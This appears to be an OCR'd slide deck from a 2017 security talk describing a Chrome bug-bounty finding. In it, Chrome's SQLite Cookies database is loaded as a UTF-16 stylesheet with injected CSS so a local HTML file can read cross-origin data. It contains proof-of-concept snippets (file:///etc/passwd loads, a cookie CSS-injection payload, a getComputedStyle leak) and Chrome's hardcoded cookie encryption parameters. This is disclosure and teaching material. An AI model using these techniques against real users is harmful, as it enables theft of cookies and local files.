A bug bounty tale:
Chrome, stylesheets, cookies, and AES

Pepe Vila

Software Seminar Series (S3)

Thursday, December 14, 2017

file URI scheme

`file://host/path`

Q: Who opens downloaded HTML or PDF files with the browser?

In a HTTP(s) scheme the Same Origin Policy is clear:

https://evil.com != https://facebook.com

Unfortunately, browsers disagree with the Origin of local files:

	Chrome	**Firefox**	**WebKit**	**IE**
Granularity	File	Directory	~~Filesystem~~	?

More details: https://github.com/whatwg/html/issues/3099

file URI scheme

Example: Open local HTML file in your browser:

```
file:///Users/bob/Downloads/foo.html
```

- Chrome only allows to read the file itself
- Firefox allows to read any file in the same directory or in any subdirectory, but does not allow to list directories
- ~~Safari (or WebKit based browsers) allowed to ready any file (/etc/passwd)~~

(seems now fixed in Safari)


SOP forbids reading cross-origin files, but not loading them!

loading cross-origin resources

Local HTML file:

```
<iframe src="file:///etc/passwd"></iframe>
```

Content is loaded and rendered, but we have no access to it:




loading cross-origin resources

Local HTML file:

```
<script src="file:///etc/passwd"></script>
```

```
Uncaught SyntaxError: Unexpected token *                    passwd:1
```


Cross-origin resource loaded and parsed as JavaScript throws a SyntaxError



(that's obviously invalid JS code)

JavaScript parser is quite strict, but what about CSS… ?

It has already been exploited for **cross-origin theft**:



HTML document; secret data is highlighted.

Attacker injects CSS leader and trailer around secret.

CSS parser skips most of the document, loads secret as a valid style rule.

[1] https://scarybeastsecurity.blogspot.com.es/2009/12/generic-cross-browser-cross-domain.html
[2] https://blog.innerht.ml/cross-origin-css-attacks-revisited-feat-utf-16/

https://miki.it/blog/2014/7/8/abusing-jsonp-with-rosetta-flash/
https://research.google.com/pubs/pub46273.html

This and similar attacks, can be mitigated with a special HTTP header:

```
X-Content-Type-Options: nosniff
```

TL;DR; If the MIME type in the `Content-Type` response header is `text/html`, do not treat it as `text/css`.

Unfortunately (or fortunately for us), resources under `file:///` do not go over HTTP, and hence do not have any header…

This is the fact that we exploit!

recap

We are able to load any local file as CSS, but we require:

- A fixed (or predictable) path to a file with sensitive information.
- Attacker's capability to inject content (valid CSS) into that file.

Chrome's SQLite databases meet those 2 requirements and become ideal candidates for the attack.

example

```
// Random page on the internet
<script>
// gets written into sqlite db after a few seconds
document.cookie = "foo{}*{--x:'=1337";
</script>

// Local file (open by default from ~/Downloads/ in OSX)
<link rel="stylehseet" href="../Library/Application Support/Chrome/Default/Cookies">
<script>
var leak = getComputedStyle(document.body).getPropertyValue('--x');
alert(leak);
</script>
```

CSS code injected somewhere into the SQLite database:

```
foo
{} // set parser into proper state
 * {--x:' // consume chars until string closes
```

example

```
$ hexdump -C "~/Library/Application Support/Google/Chrome Canary/Default/Cookies"

00003d60  00 00 71 00 00 00 00 00  00 00 00 00 00 00 00 00  |..q.............|
00003d70  00 00 00 0e e8 00 5d 00  00 00 00 00 00 00 00 00  |......].........|
00003d80  00 00 00 00 00 00 00 00  3f 97 af cf d8 91 ab c6  |........?.......|
00003d90  01 0f 00 1d 25 0d 0f 08  08 08 06 08 08 09 32 08  |....%.........2.|
00003da0  76 77 7a 71 2e 6e 65 74  66 6f 6f 7b 7d 2a 7b 2d  |vwzq.netfoo{}*{-|
00003db0  2d 78 3a 27 2f 00 2e be  7d 82 2a e3 01 76 31 30  |-x:'/...}.*..v10|
00003dc0  0e 60 09 66 10 dd e3 95  d0 fc 43 40 49 45 3d 9d  |.`.f......C@IE=.|
00003dd0  43 97 af b4 dd ed e6 a7  65 0f 00 21 19 0d 0f 06  |C.......e..!....|
00003de0  08 08 06 09 09 09 32 08  2e 67 6f 6f 67 6c 65 2e  |......2..google.|
00003df0  65 73 31 50 5f 4a 41 52  2f 00 2e c0 01 5c e9 8b  |es1P_JAR/....\..|
00003e00  c0 00 2e be 7c d0 28 d0  96 76 31 30 4d 41 36 9b  |....|.(..v10MA6.|
00003e10  45 7a 1a fd 9d f1 f4 7b  0b 6d e2 11 81 42 97 af  |Ez.....{.m...B..|
00003e20  b3 db c5 99 9e 73 10 00  23 13 0d 0f 06 08 09 06  |.....s..#.......|
00003e30  09 09 09 82 32 08 2e 67  6f 6f 67 6c 65 2e 63 6f  |....2..google.co|
00003e40  6d 4e 49 44 2f 00 2e cb  ff 0d 9b ef 73 00 2e be  |mNID/.......s...|
00003e50  7c d0 23 22 22 76 31 30  2f 90 7f 49 a3 b1 ca 0b  ||.#""v10/..I....|
00003e60  28 c1 23 d5 ba e5 3b 70  89 36 1b f8 15 2d 80 a7  |(.#...;p.6...-..|
00003e70  88 22 46 5e b2 01 7d ec  a9 04 1a 93 fc fa 76 62  |."F^..}.......vb|
00003e80  d5 65 3f c8 c1 45 27 44  7e 99 9c bc 65 a2 72 12  |.e?..E'D~...e.r.|
```

This can work sometimes, but with huge files is **hard to control the characters** appearing before and after the injected payload, some of them breaking the CSS parsing. In order to increase the chance of success we need something else.

test cases

1 - Leak cross-origin URLs and history

2 - Steal LocalStorage content from other sites

3 - Steal Cookies

test cases

1 - Leak cross-origin URLs and history

2 - Steal LocalStorage content from other sites

3 - Steal Cookies

charset = utf-16


PROBLEM: random chars in binary file break CSS string

SOLUTION: @filedescriptor's trick for solving the same issue

```
<link rel="stylesheet" charset="utf-16" href="…">
```

Use 2 bytes instead of 1 for encoding chars:

- ASCII chars need a NULL byte (e.g.: 0x0061 == 'a')
- Most ASCII text in UTF-8 becomes valid unicode text in UTF-16, and do not break CSS parser! :D



cookies

Chrome's SQLite database description for cookies:

```
        creation_utc INTEGER NOT NULL UNIQUE PRIMARY KEY,
  ——→   host_key TEXT NOT NULL,
  ——→   name TEXT NOT NULL,
        value TEXT NOT NULL, /* empty */
  ——→   path TEXT NOT NULL,
        expires_utc INTEGER NOT NULL,
        secure INTEGER NOT NULL,
        httponly INTEGER NOT NULL,
        last_access_utc INTEGER NOT NULL,
        has_expires INTEGER NOT NULL DEFAULT 1,
        persistent INTEGER NOT NULL DEFAULT 1,
        priority INTEGER NOT NULL DEFAULT 1,
  ——→   encrypted_value BLOB DEFAULT '',
        firstpartyonly INTEGER NOT NULL DEFAULT 0
```

ATTACKER CONTROLLED

PARTIALLY CONTROLED

cookies

Hostname can not contain special chars, much less NULL bytes.

Path special chars are URL encoded (e.g.: %00)

Cookie value is encrypted…

Cookie name, by spec, only allows alphanumeric chars plus few special chars: `!#$%&'*+-.^_`|~`

[1] http://www.ietf.org/rfc/rfc6265.txt
[2] https://www.ietf.org/rfc/rfc2616.txt

cookies

Hostname can not control special chars, much less NULL bytes.

Path special chars are URL encoded (e.g.: %00)

Cookie value is encrypted…

Cookie name, by spec, only allows alphanumeric chars plus few special chars: `!#$%&'*+-.^_`|~`

No luck…

[1] http://www.ietf.org/rfc/rfc6265.txt
[2] https://www.ietf.org/rfc/rfc2616.txt

cookies

Hostname can not control special chars, much less NULL bytes.

Path special chars are URL encoded (e.g.: %00)

Cookie value is encrypted… Wait a second!


Cookie name, by spec, only allows alphanumeric chars plus few special chars: `!#$%&'*+-.^_`|~`

~~No luck…~~

[1] http://www.ietf.org/rfc/rfc6265.txt
[2] https://www.ietf.org/rfc/rfc2616.txt

If the cookie value is encrypted…
Can we create a cookie with valid chars such that its cipher text contains our desired payload in UTF-16?

If the cookie value is encrypted…
Can we create a cookie with valid chars such that its cipher text contains our desired payload in UTF-16?



chrome’s cookie encryption

AES-128 CBC mode

Fixed IV = 0x20202020202020202020202020202020

Hardcoded pass: “peanuts" (only in Linux)

Key derivation with PBKDF2:

- 1 iteration (1000 in OSX)

- hardcoded salt “saltysalt”

chrome’s cookie encryption


```
39 crypto::SymmetricKey* GetEncryptionKey() {
40   // We currently "obfuscate" by encrypting and decrypting with hard-coded
41   // password.  We need to improve this password situation by moving a secure
42   // password into a system-level key store.
43   // http://crbug.com/25404 and http://crbug.com/49115
44   std::string password = "peanuts";
45   std::string salt(kSalt);
46
47   // Create an encryption key from our password and salt.
48   std::unique_ptr<crypto::SymmetricKey> encryption_key(
